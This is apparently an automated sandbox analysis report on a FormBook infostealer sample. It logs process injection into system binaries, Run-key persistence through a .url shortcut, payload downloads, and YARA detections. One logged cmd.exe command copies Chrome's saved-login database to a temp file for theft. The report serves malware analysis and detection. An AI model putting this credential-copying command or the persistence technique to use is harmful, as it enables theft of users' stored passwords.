C:\Users\user\Desktop\AT113020.exe	unknown	1375232	success or wait	1	27D7A8D	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Accf	unicode	C:\Users\user\AppData\Local\fccA.url	success or wait	1	27E57E6	RegSetValueExA

Analysis Process: ieinstal.exe PID: 4724 Parent PID: 5920

General

Start time:	10:02:54
Start date:	03/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x820000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.290339336.00000000033D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.290339336.00000000033D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.290339336.00000000033D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.289704123.0000000002FA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.289704123.0000000002FA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.289704123.0000000002FA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.285937486.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.285937486.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.285937486.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	417C97	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 4724

General

Start time:	10:02:56
Start date:	03/12/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000

File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: Accfdrv.exe PID: 5916 Parent PID: 3472

General

Start time:	10:03:07
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe'
Imagebase:	0x400000
File size:	1375232 bytes
MD5 hash:	8477C9B80B4B7796F904EC72ABE8FF71
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.276173804.0000000002A64000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.276173804.0000000002A64000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.276173804.0000000002A64000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.276221238.0000000002AF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.276221238.0000000002AF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.276221238.0000000002AF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000005.00000002.275922238.0000000002807000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 00000005.00000002.275922238.0000000002807000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 43%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\Accfcxz[1]	unknown	1025	33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37	34d493039387157534d493 03938715 7534d493039387157534d4 93039387 157534d493039387157534 d4930393 87157534d4930393871575 34d49303 9387157534d49303938715 7534d493 039387157534d493039387 157534d4 93039387157534d4930393 87157534 d493039387157534d49303 93871575 34d493039387157	success or wait	723	40FD45C	InternetReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: 5888 Parent PID: 5916

General

Start time:	10:03:10
Start date:	03/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x820000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.284307510.0000000002F00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.284307510.0000000002F00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.284307510.0000000002F00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.283670455.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.283670455.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.283670455.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.284896549.0000000002F30000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.284896549.0000000002F30000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.284896549.0000000002F30000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	417C97	NtReadFile

Analysis Process: msdt.exe PID: 5784 Parent PID: 3472

General

Start time:	10:03:13
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0x7ff797770000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1019192293.00000000041E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1019192293.00000000041E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1019192293.00000000041E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1015357654.0000000000140000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1015357654.0000000000140000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1015357654.0000000000140000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.1016394094.0000000000690000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.1016394094.0000000000690000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.1016394094.0000000000690000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	157C97	NtReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 5872 Parent PID: 3472

General

Start time:	10:03:14
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x180000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.292339474.0000000002610000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.292339474.0000000002610000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.292339474.0000000002610000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2627C97	NtReadFile

Analysis Process: Accfdrv.exe PID: 5488 Parent PID: 3472

General

Start time:	10:03:15
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe'
Imagebase:	0x400000
File size:	1375232 bytes
MD5 hash:	8477C9B80B4B7796F904EC72ABE8FF71
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.291702047.0000000004D34000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.291702047.0000000004D34000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.291702047.0000000004D34000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.291786561.0000000004DC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.291786561.0000000004DC0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.291786561.0000000004DC0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000002.291050180.0000000004AD7000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000002.291050180.0000000004AD7000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	425D3F5	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	425D3F5	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	425D3F5	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	425D3F5	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	425D3F5	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	425D3F5	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\Accfcxz[1]	unknown	1025	33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37	34d493039387157534d493 03938715 7534d493039387157534d4 93039387 157534d493039387157534 d4930393 87157534d4930393871575 34d49303 9387157534d49303938715 7534d493 039387157534d493039387 157534d4 93039387157534d4930393 87157534 d4930393871575 34d49303 93871575 34d493039387157	success or wait	723	425D45C	InternetReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: 6284 Parent PID: 5488

General

Start time:	10:03:17
Start date:	03/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x820000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.290677967.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.290677967.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.290677967.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	417C97	NtReadFile

Analysis Process: ieinstal.exe PID: 6548 Parent PID: 3472

General

Start time:	10:03:33
Start date:	03/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe'
Imagebase:	0x820000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: 6688 Parent PID: 3472

General

Start time:	10:03:40
Start date:	03/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe'
Imagebase:	0x820000

File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 6292 Parent PID: 5784

General

Start time:	10:07:10
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	154E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	154E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	155742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	168CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	168CD3	ReadFile

Analysis Process: conhost.exe PID: 6272 Parent PID: 6292

General

Start time:	10:07:11
Start date:	03/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis